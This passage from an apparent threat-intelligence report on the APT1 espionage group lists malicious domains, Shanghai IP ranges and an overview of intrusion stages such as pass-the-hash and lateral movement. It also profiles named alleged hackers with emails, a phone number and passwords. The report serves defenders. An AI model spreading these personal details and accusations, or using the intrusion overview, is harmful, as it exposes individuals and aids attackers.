aolonline.com	globalowa.com	microsoft-update-info.com
applesoftupdate.com	gmailboxes.com	micyuisyahooapis.com
blackberrycluter.com	hugesoft.org	msnhome.org
bluecoate.com	idirectech.com	pcclubddk.net
comrepair.net	ifexcel.com	progammerli.com
dnsweb.org	infosupports.com	softsolutionbox.net
downloadsite.me	livemymsn.com	symanteconline.net
firefoxupdata.com	mcafeepaying.com	webservicesupdate.com

Finally, some zones used by APT1 reflect a business theme. The names suggest websites that professionals might visit:

advanbusiness.com	companyinfosite.com	infobusinessus.org
businessconsults.net	conferencesinfo.com	jobsadvanced.com
businessformars.com	copporationnews.com	

Not every zone stays within APT1's control forever. Over a campaign lasting for so many years, APT1 has not always renewed every zone in their attack infrastructure. Additionally, while some have simply been allowed to expire, others have been transferred to the organizations that the domain names attempted to imitate. For example, in September 2011, Yahoo filed a complaint against "zheng youjun" of "Arizona, USA", who registered the APT1 zone "myyahoonews.com".[37] Yahoo alleged the "<myyahoonews.com> domain name was confusingly similar to Complainant's YAHOO! mark" and that "[zheng youjun] registered and used the <myyahoonews.com> domain name in bad faith." In response, the National Arbitration Forum found that the site "myyahoonews.com" at the time resolved

[37] Yahoo! Inc. v. Zheng National Arbitration Forum Claim Number: FA1109001409001. (October 31, 2011) (Tyrus R. Atkinson, Jr., panelist). http://domains.adrforum.com/domains/decisions/1409001.htm, accessed February 6, 2013.

to "a phishing web page, substantially similar to the actual WorldSID website...in an effort to collect login credentials under false pretenses." Not surprisingly, "zheng youjun" did not respond. Subsequently, control of "myyahoonews.com" was transferred from APT1 to Yahoo.

Third-Party Services

The third-party service that APT1 has used the most is known as "dynamic DNS." This is a service that allows people to register subdomains under zones that other people have registered and provided to the service. Over the years, APT1 has registered hundreds of FQDNs in this manner. When they need to change the IP resolution of an FQDN, they simply log in to these services and update the IP resolution of their FQDN via a web-based interface.

In addition to dynamic DNS, recently we have observed that APT1 has been creating FQDNs that end with "appspot.com", suggesting that they are using Google's App Engine service.

Hijacked FQDNs

APT1 intruders often use the FQDNs that are associated with legitimate websites hosted by their hop points. We consider these domains to be "hijacked" because they were registered by someone for a legitimate reason, but have been leveraged by APT1 for malicious purposes. APT1 uses hijacked FQDNs for two main purposes. First, they place malware (usually in ZIP files) on the legitimate websites hosted on the hop point and then send spear phishing emails with a link that includes the legitimate FQDN. Second, they embed hijacked FQDNs as C2 addresses in their backdoors.

EVIDENCE OF A VAST INFRASTRUCTURE

As noted above, we have confirmed the existence of 937 servers (listening applications) hosted on 849 distinct IP addresses, with the majority of IP addresses registered to organizations in China (709), followed by the U.S. (109). In the last three years we have observed APT1 FQDNs resolving to 988 unique IP addresses that we believe are not "sinkhole"[38] or "domain parking"[39] IP addresses:

- United States: 559
- China: 263
- Taiwan: 25
- Korea: 22
- United Kingdom: 14
- Canada: 12
- Other: 83

[38] A sinkhole is a server that accepts redirected connections for known malicious domains. Attempted connections to C2 FQDNs are redirected to sinkholes once malicious zones are re-registered by research organizations or security companies in coordination with registration companies.

[39] Some IP addresses are used for "domain parking" once the original registrant loses control of a zone or otherwise-registered FQDN, e.g., when the zone expires. These IP addresses usually host advertisements.

The vast majority of the Chinese IP addresses again belong to APT1's home networks, meaning that in some instances APT1 intruders probably communicated directly to victim systems from their Shanghai systems, bypassing their hop infrastructure:

TABLE 11: APT1 FQDNs have resolved to IP addresses within these Chinese net blocks

Number	Net block	Registered Owner
150	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
68	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
10	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
7	114.80.0.0 - 114.95.255.255	China Telecom Shanghai Network
5	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
4	222.64.0.0 - 222.73.255.25	China Telecom Shanghai Network
3	116.224.0.0 – 116.239.255.255	China Telecom Shanghai Network
16	Other (Non-Shanghai)	

These statistics indicate that there are over 400 IP addresses in the U.S. alone that may have active APT1 servers, which are as-yet unconfirmed by Mandiant. Additionally, although we know of over 2,500 APT1 FQDNs, there are many APT1 FQDNs that we have not attributed to APT1, which have resolved to even more IP addresses. We estimate (conservatively) that APT1's current hop infrastructure includes over 1,000 servers.

APT1: IDENTITIES

APT1 is not a ghost in a digital machine. In our effort to underscore that there are actual individuals tasked by the PLA behind APT1's keyboards, we have decided to expose the identities of a select number of APT1 personas. These actors have made poor operational security choices, facilitating our research and allowing us to track their activities. They are some of the authors of APT1's digital weapons and the registrants of APT1 FQDNs and email accounts. These actors have expressed interest in China's cyber warfare efforts, disclosed their locations to be the Pudong New Area of Shanghai, and have even used a Shanghai mobile phone number to register email accounts used in spear phishing campaigns.

Methods for attributing APT personnel often involve the synthesis of many small pieces of information into a singular comprehensive picture. Often this unified viewpoint reveals not only the group attribution, but coherent pockets of behavior within the group which we perceive to be either small teams or individual actors. We refer to these as "personas." As APT1 personas manage technical resources such as hops and Fully Qualified Domain Names (FQDNs), they have been observed to de-conflict their actions amongst themselves by coordinating the use of specific hops, FQDNs, CNO tools (e.g., malware) and ports.

One additional element working in our favor as threat trackers is the Great Firewall of China (GFWoC). Like many Chinese hackers, APT1 attackers do not like to be constrained by the strict rules put in place by the Communist Party of China (CPC), which deployed the GFWoC as a censorship measure to restrict access to web sites such as google.com, facebook.com, and twitter.com. Additionally, the nature of the hackers' work requires them to have control of network infrastructure outside the GFWoC. This creates a situation where the easiest way for them to log into Facebook and Twitter is directly from their attack infrastructure. Once noticed, this is an effective way to discover their real identities.

What is the Great Firewall of China?

The "Great Firewall" is a term used to describe the various technical methods used by the Chinese government to censor and block or restrict access to Internet services and content that the government considers sensitive or inappropriate. "Inappropriate" content ranges from pornography to political dissent, and from social media to news sites that may portray China or Chinese officials in a negative light. The "Great Firewall" uses methods such as blocking particular IP addresses; blocking or redirecting specific domain names; filtering or blocking any URL containing target keywords; and rate-limiting or resetting TCP connections. Chinese censors also routinely monitor Chinese websites, blogs, and social media for "inappropriate" content, removing it when found. As a result, Chinese citizens who wish to access censored content must resort to workarounds such as the use of encryption. China continues to improve and further restrict Internet access, most recently (in December 2012) by blocking additional services and limiting or blocking the use of encryption technologies such as Virtual Private Networks.

APT1 Hacker Profile: Ugly Gorilla (Wang Dong/汪东)

The story of "Ugly Gorilla" (UG) dates back to 2004. A then-professor named Zhang Zhaozhong (张召忠), now a retired rear admiral, was in the process of helping to shape the future of China's information warfare strategy.[40] Professor Zhang was already a strong advocate for the "informationization" of military units, and had published several works on military strategy including "Network Warfare" (网络战争) and "Winning the Information War" (打赢信息化战争). As Director of the "Military Technology and Equipment" (军事科技与装备) department at China's National Defense University (国防大学), professor Zhang was invited to take part in an event titled "Outlook 2004: The International Strategic Situation" in January 2004.

FIGURE 26: Professor Zhang (张召忠) 16 Jan 2004, source http://www.chinamil.com.cn/site1/gflt/2004-09/30/content_705216.htm

During the online question and answer session hosted by the PLA Daily's (解放军报) China Military Online (中国军网), one young man with the nickname "Greenfield" (绿野) posed a particularly prescient question.

> **"Professor Zhang, I read your book 'Network Warfare' and was deeply impressed by the views and arguments in the book. It is said that the U.S. military has set up a dedicated network force referred to as a 'cyber army.' Does China have a similar force? Does China have cyber troops?"**
>
> ***— UglyGorilla 16 Jan 2004***

Like all users of the China Military Online (chinamil) forums, "Greenfield" was required to sign up with an email address and specify a small bit of information about himself. Thankfully, the Internet's tendency to immortalize data preserved the profile details for us.

[40] http://www.chinamil.com.cn/site1/gflt/2004-09/30/content_705216.htm

中国军网国防社区
www.chinamil.com.cn

关心国防 就是关心我们的家园

网友个人资料

新飞行员

		用户ID:	(o)5681
		性 别:	男
		所在城市:	
		个人主页:	
		Email:	uglygorilla@163.com
		用户昵称:	绿野
上站次数:	14	经验值:	44 [新飞行员]
上次到站时间:	2004-03-17 21:43:11.0	发表文章篇数:	15
真实姓名:	JackWang	工作单位:	
MSN:		ICQ/OICQ/QQ:	
联系电话:			

查看他（她）的所有帖子
关闭窗口

FIGURE 27: UglyGorilla chinamil profile, source: http://bbs.chinamil.com.cn/forum/bbsui.jsp?id=(o)5681

FIGURE 28: UglyGorilla chinamil profile translated by translate.google.com/

Thus, the persona we call "UglyGorilla" (UG) was first documented. In addition to his email address, UG listed his "real name" as "JackWang".

Within the year, we saw the first evidence of UG honing the tools of his trade. On October 25, 2004, UG registered the now infamous "hugesoft.org" zone. The "hugesoft.org" zone and its many APT1-attributed hostnames have remained active and under the continuous ownership of UG, and are still active as of the time of this report. Registration information was most recently updated on September 10, 2012, extending the registration period for the zone well into 2013. We may see UG relinquish this and other attributed zones as a result of this reporting, in an effort to deter further tracking and attribution.

In 2007, UG authored the first known sample of the MANITSME family of malware and, like a good artist, left his clearly identifiable signature in the code: "v1.0 No Doubt to Hack You, Writed by UglyGorilla, 06/29/2007"[sic]. UG's tendency to sign his work is present in the strings he chooses for hostnames and even within the communications protocols his backdoors use. For example,

What is a meat chicken?!?

Chinese Hacker Slang: "rouji" (肉鸡) — Meat Chicken
n. — An infected computer

Example strings from MANITSME samples:
"d:\My Documents\Visual Studio Projects\rouji\SvcMain.pdb"

Examples from other malware…
"connecting to rouji"
"welcome to ***(rouji)"

hostnames within other APT1-attributed FQDNs such as "arrowservice.net" and even the newer "msnhome.org" continue to leave UG's imprint (note the "ug" in the domains):

- ug-opm.hugesoft.org
- ug-rj.arrowservice.net
- ug-hst.msnhome.org

Though these kinds of obvious attribution links tapered off as UG became more experienced, the protocol signatures of his tools such as MANITSME and WEBC2-UGX continue to be used by APT1 attackers based out of Shanghai.

UG's consistent use of the username "UglyGorilla" across various Web accounts has left a thin but strong thread of attribution through many online communities. In most instances, content such as hacking tools, information security topics, and association with the Shanghai locality are reasonable ways to eliminate false positives. For example, in February of 2011, the disclosure of all registered "rootkit.com" accounts published by Anonymous included the user "uglygorilla" with the registered email address uglygorilla@163.com. This is the same email used to register for the 2004 PLA forum and the zone hugesoft.org. Included in the rootkit.com leaked account information was the IP address 58.246.255.28, which was used to register UG's account directly from the previously discussed APT1 home range: 58.246.0.0/15.

In a few of these accounts, UG has listed something other than "JackWang" as his real name. On February 2, 2006, a user named "uglygorilla" uploaded a file named "mailbomb_1.08.zip" (a bulk email tool) to the Chinese developer site PUDN (www.pudn.com). His account details from PUDN included the real name "Wang Dong" (汪东).




FIGURE 29: Wang Dong's Uploaded Files to pudn.com

It is important to note two things at this point. First, Chinese names begin with the surname. So "Wang" is the last name in 汪东. Second, it is a fairly common practice for the Chinese, even in China, to choose an English first name. Thus "JackWang" may not have been an alias at all.

APT1 Hacker Profile: DOTA

Another APT1 persona is "dota" (DOTA), named for his strong tendency to use variants of that name in almost all accounts he creates and uses from his attack infrastructure. DOTA may have taken his name from the video game "Defense of the Ancients" which is commonly abbreviated DotA, though we have yet to observe any direct link or other direct reference to the game.

We have monitored the creation of dozens of accounts, including d0ta010@hotmail.com and dota.d013@gmail.com, and have often seen DOTA create several sequential accounts (for example dota.d001 through dota.d015) at web-based email services. Most often these accounts are used in social engineering and phishing attacks or as the contact email address when signing up for other services. For example, DOTA (originating from the APT1 home range IP address 58.247.26.59) with a Simplified Chinese keyboard setting used the email address "d0ta001@hotmail.com" from his US hop to register the Facebook user "do.ta.5011"(Facebook user id: 100002184628208).

Some services, such as Google's Gmail, require users to provide a phone number during the registration process to which they send a validation "text message" containing a verification code. The user must then input the verification code on the website to finalize registration. In an observed session on a compromised machine, DOTA used the phone number "159-2193-7229" to receive a verification text message from Google, which he then submitted to their page within seconds.

Telephone numbers in China are organized into a hierarchy containing an area code, prefix, and line number similar to phone numbers in the United States, with the addition that a few area codes are allocated for use by mobile phone providers. The phone number "159-2193-7229" breaks down into the "159" area code, which indicates a mobile phone provided by China Mobile, and the prefix "2193", which indicates a Shanghai mobile number. This means at the very least that the number was initially allocated by China Mobile for use in Shanghai. The speed of DOTA's response also indicates that he had the phone with him at the time.

We have also observed DOTA using the names Rodney and Raith to communicate via email in fluent English with various targets including South East Asian military organizations in Malaysia and the Philippines. It is unclear if this Gmail account is used exclusively for facilitating his CNO mission, but much of the traffic indicates its use in both simple phishing attacks, as well as more sophisticated email based social engineering.

DOTA: a Harry "Poter" fan?

The DOTA persona also appears to be a fan of the popular "Harry Potter" character, frequently setting accounts "security questions" such as "Who is your favorite teacher?" and "Who is your best childhood friend?" to the values "Harry" and "Poter" and creating accounts such as poter.spo1@gmail.com with the alternate email address set to dota.sb005@gmail.com.




FIGURE 30: dota.d001@gmail.com (inbox view)[41]

When creating dozens, or hundreds, of accounts in online communities and on victim systems, password management becomes a significant undertaking. Consequently, most APT1 attackers use passwords that are either pattern-based, such as the keyboard pattern "1qaz2wsx" or highly memorable, using "rootkit" as a password on the information security research site rootkit.com. Like many APT1 attackers, DOTA frequently uses keyboard based patterns as passwords such as "1qaz@WSX#EDC". However, there is one password "2j3c1k" extensively used by DOTA that is not based on a keyboard pattern, though he may not be the only APT1 actor that uses it. A numbered "j", followed by a numbered "c", and then a numbered "k" is likely shorthand ("j"/"c"/"k") for the ju/chu/ke (局／处／科) organizational structure (translated to Bureau/Division (or Office)/Section) widely used within PLA General Staff Department organizations. Project 2049 describes the typical PLA organizational structure as, "Bureau-level directors … oversee between six and 14 subordinate sites or offices [chu; 处]… Sites/offices under bureaus are further divided into sections

[41] This is a screen capture of DOTA accessing his Gmail account while using a compromised system on APT1's attack infrastructure.

[ke; 科].[42] Given this pattern, it is likely that the password "2j3c1k" stands for 2nd Bureau [Unit 61398], 3rd Division, 1st Section, demonstrating that those who use these patterns are working together and affiliate themselves to the 2nd Bureau.

Attempting to track the DOTA persona back to a particular individual is difficult; the trail of his activity does not link as clearly to a real world identity. However, Mandiant has been able to establish a clear link between UG and DOTA. Specifically, we have observed the two using shared APT1 infrastructure, FQDNs, and egress IP address ranges. The coordination of this shared infrastructure, combined with their close proximity and association with Unit 61398 makes it highly likely that, at the very least, UG and DOTA know each other personally and likely even work together.

APT1 Hacker Profile: SuperHard (Mei Qiang/梅强)

The third and final persona we are revealing has been dubbed "SuperHard" (SH). SH was first observed as a tool author, and is either the creator or a significant contributor to the AURIGA and BANGAT malware families (covered in Appendix C: The Malware Arsenal). Similarly to UG, SH signs much of his work by embedding strings within the tools. In particular, elements of the portable executable (PE) file's VS_VERSIONINFO structure are frequently set to "SuperHard," or cmd.exe copies are modified from "Microsoft corp." to "superhard corp."

Additionally, many of SH's tools contain driver modules designed to be loaded into the Windows kernel in order to subvert elements of the system. While not unique for APT1 coders, this level of development expertise is certainly a discriminator that puts SH into a smaller group of highly capable developers within APT1. Often, SH's tools are observed in use by other APT1 personae and in several instances, other APT groups we track. Given that SH's tools are used by other APT1 actors, and that there are no indications that SH is a full-time operator, we believe that SH is primarily involved in research and development for APT1.

Once again, in tracking SH we are fortunate to have access to the accounts disclosed from rootkit.com. The rootkit.com account "SuperHard_M" was originally registered from the IP address 58.247.237.4, within one of the known APT1 egress ranges, and using the email address "mei_qiang_82@sohu.com". We have observed the DOTA persona emailing someone with the username mei_qiang_82. The name "Mei Qiang" (梅强) is a reasonably common Chinese last/first name combination. Additionally, it is a common practice for Chinese netizens to append the last two digits of their birth year, suggesting that SuperHard is in fact Mei Qiang and was born in 1982. Unfortunately, there are several "Mei Qiang" identities online that claim a birth year of 1982, making attribution to an individual difficult.

Fortunately, we can use SH's email address to connect him to a number of Websites and forums on which he registered and contributed using that address. Many of these accounts reveal details that reinforce SH's link to the "mei_qiang_82@sohu.com"[43] email address and APT1 affiliation, such as SH offering to write Trojans for money, his involvement with malicious Windows kernel research (incidentally, also commented on by "greenfield", possibly UG), and more recently, being local to Shanghai's Pudong New Area.[44]

---

[42] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 6-7, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

[43] Sohu.com is a popular Chinese search engine, webmail, and Internet advertising company based out of Beijing China.

[44] hxxp://fuziw.com/index.php?m=fa&id=1864863532

CONCLUSION

In a State that rigorously monitors Internet use, it is highly unlikely that the Chinese Government is unaware of an attack group that operates from the Pudong New Area of Shanghai. The detection and awareness of APT1 is made even more probable by the sheer scale and sustainment of attacks that we have observed and documented in this report. Therefore the most probable conclusion is that APT1 is able to wage such a long-running and extensive cyber espionage campaign because it is acting with the full knowledge and cooperation of the government. Given the mission, resourcing, and location of PLA Unit 61398, we conclude that PLA Unit 61398 is APT1. Table 12 summarizes the parallels between APT1 and PLA Unit 61398.

TABLE 12: Matching characteristics between APT1 and Unit 61398

Characteristic	APT1 (as directly observed)	Unit 61398 (as reported)
Mission area	» Steals intellectual property from English-speaking organizations » Targets strategic emerging industries identified in China's 12th Five Year Plan	» Conducts computer network operations against English-speaking targets
Tools, Tactics, and Procedures (TTPs)	» Organized, funded, disciplined operators with specific targeting objectives and a code of ethics (e.g., we have not witnessed APT1 destroy property or steal money which contrasts most "hackers" and even the most sophisticated organize crime syndicates)	» Conducts military-grade computer network operations
Scale of operations	» Continuously stealing hundreds of terabytes from 141 organizations since at least 2006; simultaneously targeting victims across at least 20 major industries » Size of "hop" infrastructure and continuous malware updates suggest at least dozens (but probably hundreds) of operators with hundreds of support personnel	» As part of the PLA, has the resources (people, money, influence) necessary to orchestrate operation at APT1's scale » Has hundreds, perhaps thousands of people, as suggested by the size for their facilities and position within the PLA

Characteristic	APT1 (as directly observed)	Unit 61398 (as reported)
Expertise of personnel	» English language proficiency » Malware authoring » Computer hacking » Ability to identify data worth stealing in 20 industries	» English language requirements » Operating system internals, digital signal processing, steganography » Recruiting from Chinese technology universities
Location	» APT1 actor used a Shanghai phone number to register email accounts » Two of four "home" Shanghai net blocks are assigned to the Pudong New Area » Systems used by APT1 intruders have Simplified Chinese language settings » An APT1 persona's self-identified location is the Pudong New Area	» Headquarters and other facilities spread throughout the Pudong New Area of Shanghai, China
Infrastructure	» Ready access to four main net blocks in Shanghai, hosted by China Unicom (one of two Tier 1 ISPs in China) » Some use of China Telecom IP addresses (the other Tier 1 ISP)	» Co-building network infrastructure with China Telecom in the name of national defense

Combining our direct observations with carefully researched and correlated findings; we believe the facts dictate only two possibilities:

Either

A secret, resourced organization full of mainland Chinese speakers with direct access to Shanghai-based telecommunications infrastructure is engaged in a multi-year, enterprise scale computer espionage campaign right outside of Unit 61398's gates, performing tasks similar to Unit 61398's known mission.

Or

APT1 is Unit 61398.

APPENDIX A: HOW DOES MANDIANT DISTINGUISH THREAT GROUPS?

Mandiant uses the term *threat group* to refer to a collection of intruders who are working together to target and penetrate networks of interest. These individuals may share the same set of tasks, coordinate their targets, and share tools and methodology. They work together to gain access to their targets and steal data. Therefore, a group is ultimately defined by people and not by methodology.

However, defining a threat group based on observed intrusion activity is not so simple. Without seeing who is sitting behind the keyboard it may be difficult to determine whether two different intrusion events were conducted by the same person, by two people who are working together, by two unrelated people who independently compromised the same network, or even the same computer. Different groups may use similar intrusion methodology and common tools, particularly those that are widely available on the Internet, such as pwdump, HTRAN, or GhOst RAT. Furthermore, there may be overlaps between groups caused by the sharing of malware or exploits they have authored, or even the sharing of personnel. Individual intruders may move between groups either temporarily or permanently. An intruder may be a private citizen who is hired by multiple groups. Finally, multiple groups may work together on occasion to compromise the same target.

Nevertheless, distinguishing one threat group from another is possible with enough information, analytical experience, and the technological tools to piece it all together. Consider an analogy with the physical world: imagine a thief who leaves behind traces of his crime at various crime scenes. Individual robberies may vary in many details:

- The method the thief used to break in;
- The tools used to open the safe;
- Whether the thief carefully selected a particular item to steal, or took everything in the hope that he managed to grab something of value;
- Whether the thief carefully researched their target, disabled alarms, and attempted to remove evidence such as fingerprints; or whether he was not very careful, but simply relied on being "stealthy enough" to not get caught.

Forensic scientists can analyze multiple crime scenes and be able to tell by the evidence left behind that a given crime scene was the result of one thief and not another.

In a similar way, cyber intruders leave behind various digital "fingerprints." They may send spear-phishing emails from a specific IP address or email address. Their emails may contain certain patterns of subject lines. Their files have specific names, MD5 hashes, timestamps, custom functions, and encryption algorithms. Their backdoors may have command and control IP addresses or domain names embedded. These are just a few examples of the myriad of linkages that computer forensic analysts consider when trying to distinguish one cyber threat group from another.

Digital "fingerprints" do not all carry equal weight in attribution analysis. Their validity or value as indicators of a specific threat group depends largely on their likelihood of uniqueness. For example, the use of a widely available tool such as HTRAN is not unique and not useful — by itself — as an indicator of a specific threat group. In contrast, the use of a specific, custom backdoor not observed elsewhere is a much stronger indicator — although it is generally still not sufficient, on its own, for positive attribution.

At the most basic level, we say that two intrusion events are attributed to the same group when we have collected enough indicators to show beyond a reasonable doubt that the same person or group of people were involved.

APPENDIX B: APT AND THE ATTACK LIFECYCLE

While most computer intrusions follow a generic, high-level series of steps in the attack lifecycle, the Chinese APT lifecycle differs slightly because of their unique long-term objectives. The sections below correspond to the stages of Mandiant's Attack Lifecycle model and give an overview of what APT activity looks like in each stage. The stages between "Establish Foothold" and "Complete Mission" do not have to occur in this order every time. In fact, once established within a network, APT groups will continually repeat the cycle of conducting reconnaissance, identifying data of interest, moving laterally to access that data, and "completing mission" by stealing the data. This will generally continue indefinitely until they are removed entirely from the network.

Initial Compromise

The Initial Compromise stage represents the methods that intruders use to penetrate a target organization's network. APT intruders frequently target individual users within a victim environment. As such, the most commonly observed method of initial compromise is *spear phishing*. Spear phishing messages may contain malicious attachments, a link to a malicious file, or a link to a malicious website. Less commonly, APT intruders may attempt to contact potential victims and send malicious content via social networking sites or instant messaging. Another common tactic is strategic web compromise, in which the attacker places malicious code on websites that people in targeted organizations will likely visit. When they visit these websites in the course of their normal duties, they will be compromised if their computer is vulnerable to the attacker's exploit code. APT groups may also look for vulnerable Internet-facing web servers and upload webshells in order to gain access to a targets internal network, or look for other technical vulnerabilities in public-facing infrastructure.

Establish Foothold

Establishing a foothold ensures that APT threat groups can access and control one or more computers within the victim organization from outside the network. APT groups can utilize public backdoors (Gh0st RAT and Poison Ivy are common examples), "underground" backdoors found in hacker websites or obtained through personal connections, and "custom" backdoors that they developed themselves. These backdoors usually establish an outbound connection from the victim network to a computer controlled by the attackers. The communication methods used by the backdoors vary from clear text or simple encoding to the use of more advanced encoding or encryption. The backdoors will give the APT groups basic access to a system, typically through a command shell or graphical user interface.

Escalate Privileges

Escalating privileges involves acquiring items that will allow access to more resources within the victim environment. Most often this consists of obtaining usernames and passwords, but it may also include gaining access to PKI certificates, VPN client software, privileged computers, or other resources required to access data or systems of interest. APT intruders (and intruders in general) prefer to leverage privileged accounts where possible, such as Domain Administrators, service accounts with Domain privileges, local Administrator accounts, and privileged user accounts. This is typically accomplished by first "dumping" password hashes from a computer, server, or (preferably) Domain Controller. The attacker may be able to obtain legitimate account passwords by "cracking" password hashes. Alternately, the attacker may leverage the hashes themselves in a "pass-the-hash" attack, where the hashed password itself may be used for authentication in lieu of the actual password. A number of publicly available tools can be readily leveraged for both password dumping and pass-the-hash attacks.

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. APT threat actors use built-in operating system commands (such as the Windows "net" commands) to obtain information about the internal network, including computers, trust relationships, users, and groups. In order to identify data of interest, they may perform directory or network share listings, or search for data by file extension, key word, or last modified date. Data of interest may take many forms, but most commonly consists of documents, the contents of user email accounts, or databases. Therefore file servers, email servers, and domain controllers are customary targets of internal reconnaissance. Some APT groups utilize custom scripts in order to automate the process of reconnaissance and identification of data of interest.

Move Laterally

In most cases, the systems that the intruders initially compromise do not contain the data that they want. Therefore they must move laterally within a network to other computers that either contain that data or allow them to access it. APT groups leverage compromised user credentials or pass-the-hash tools to gain access to additional computers and devices inside of a victim network. They commonly use compromised credentials with PsExec and / or the Windows Task Scheduler ("at" command) to execute commands and install malware on remote systems.

Maintain Presence

In this stage, the intruders take actions to ensure continued control over key systems in the network environment from outside of the network. APT groups often install new backdoors (e.g., different backdoors than the ones installed in the Establish Foothold phase) in the environment during the course of the campaign. They may install different families of malware on multiple computers and use a variety of command and control addresses, presumably for redundancy and to make it difficult to identify and remove all of their access points. Additionally, APT groups may establish methods of network access that do not involve backdoors, so that they can maintain a presence even if network security personnel discover and remove their malware. These methods may include the use of valid PKI or VPN credentials, allowing the intruders to masquerade as a legitimate user to gain access to a corporate network and internal resources. In some instances APT threat actors have been able to circumvent two-factor authentication to maintain access to a victim network and its resources.

Complete Mission

The main goal of APT intrusions is to steal data, including intellectual property, business contracts or negotiations, policy papers or internal memoranda. Once APT groups find files of interest on compromised systems, they often pack them into archive files before stealing them. They most commonly use the RAR archiving utility for this task, but may also use other publicly available utilities such as ZIP or 7-ZIP. APT threat actors not only compress data, but frequently password-protect the archive. From there they use a variety of methods to transfer files out of the victim network, including FTP, custom file transfer tools, or existing backdoors.

APPENDIX C (DIGITAL): THE MALWARE ARSENAL

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes profiles of malware families that APT1 has used.

APPENDIX D (DIGITAL): FQDNS

This appendix is digital and can be found accompanying this report. It includes fully qualified domain names (FQDNs) that APT1 has used as part of their attack infrastructure.

APPENDIX E (DIGITAL): MD5 HASHES

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes MD5 hashes of malware that APT1 has used as part of their attack methodology.In Appendix G: IOCs, the IOC named 8dd23e0a-a659-45b4-a168-67e4b00944fb.ioc contains all of the MD5 hashes provided in this appendix for use in conjunction with Redline™, Mandiant's free host-based investigative tool, or with Mandiant Intelligent Response® (MIR), Mandiant's commercal host-based investigative tool.

APPENDIX F (DIGITAL): SSL CERTIFICATES

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes APT1 SSL certificates used on servers that are part of their command and control infrastructure.

APPENDIX G (DIGITAL): IOCs

The portion of this appendix that includes the Indicators of Compromise (IOCs) is digital and can be found at http://www.mandiant.com/apt1.

APT1 Indicators and Using Redline™

With the release of Mandiant's report, APT1: Exposing One of China's Cyber Espionage Units, we are providing a set of APT1 IOCs in the digital portion of Appendix G to help detect malware described in Appendix C: The Malware Arsenal. IOCs can be used in investigations to find unknown evils or for detection of already known threats. The IOCs included in Appendix G fit the latter; however, keep in mind that APT1 does update their tools, and there are certainly malware variants and new families of malware that will not be detected with this set of IOCs. To find out more about the report or the digital appendices (to include downloading the set of APT1 IOCs in Appendix G: IOCs) go to http://www.mandiant.com/apt1.

IOCs can be used in conjunction with Redline, Mandiant's free host-based investigative tool, or with Mandiant Intelligent Response® (MIR), Mandiant's commercial host-based investigative tool. Mandiant's customers who have licensed MIR can simply import a zip file of the IOCs into their controllers. For those without MIR, Redline can be downloaded from Mandiant's web site at http://www.mandiant.com/resources/download/redline.

Remember to always test new IOCs before using them in a production environment.

What Are IOCs?

Mandiant has developed an open, extendable standard for defining and sharing threat information in a machine-readable format. Going well beyond static signature analysis, IOCs combine over 500 types of forensic evidence with grouping and logical operators to provide advanced threat detection capability.

If you are not familiar with IOCs, go to the OpenIOC site for a description at http://openioc.org.

What Is Redline?

Redline is Mandiant's free tool for investigating hosts for signs of malicious activity through memory and file analysis, and subsequently developing a threat assessment profile. Redline provides several benefits including the following:

RAPID TRIAGE

When confronted with a potentially compromised host, responders must first assess whether the system has active malware. Without installing software or disrupting the current state of the host, Redline thoroughly audits all currently-running processes and drivers on the system for a quick analysis; for a detailed analysis, it also collects the entire file structure, network state, and system memory. Redline will also compare any MD5 value it collects, analyzes, and visualizes against an MD5 whitelist. Users can further analyze and view imported audit data using Redline's Timeline functionality, which includes capabilities to narrow and filter results around a given timeframe with the TimeWrinkles™ and TimeCrunches™ features.

REVEALS HIDDEN MALWARE

The Redline Portable Agent can collect and analyze a complete memory image, working below the level at which kernel rootkits and other malware-hiding techniques operate. Many hiding techniques become extremely obvious when examined at the physical memory level, making memory analysis a powerful tool for finding malware. It also reveals "memory only" malware that is not present on disk.

GUIDED ANALYSIS

Mandiant's Redline tool streamlines memory analysis by providing a proven workflow for analyzing malware based on relative priority. This takes the guesswork out of task and time allocation, allowing investigators to provide a focused response to the threats that matter most.

Redline calculates a "Malware Risk Index" that highlights processes more likely to be worth investigating, and encourages users to follow investigative steps that suggest how to start. As users review more audits from clean and compromised systems, they build up the experience to recognize malicious activity more quickly.

As you investigate a system, here's how Redline will help you focus your attention on the most productive data:

INVESTIGATIVE STEPS

Redline can collect a daunting amount of raw information. Its investigative steps help provide a starting place by highlighting specific data and providing views that are most commonly productive in identifying malicious processes. Unless you are pursuing a specific "lead", we recommend working through the steps in order, examining the information for entries that don't match your expectations.

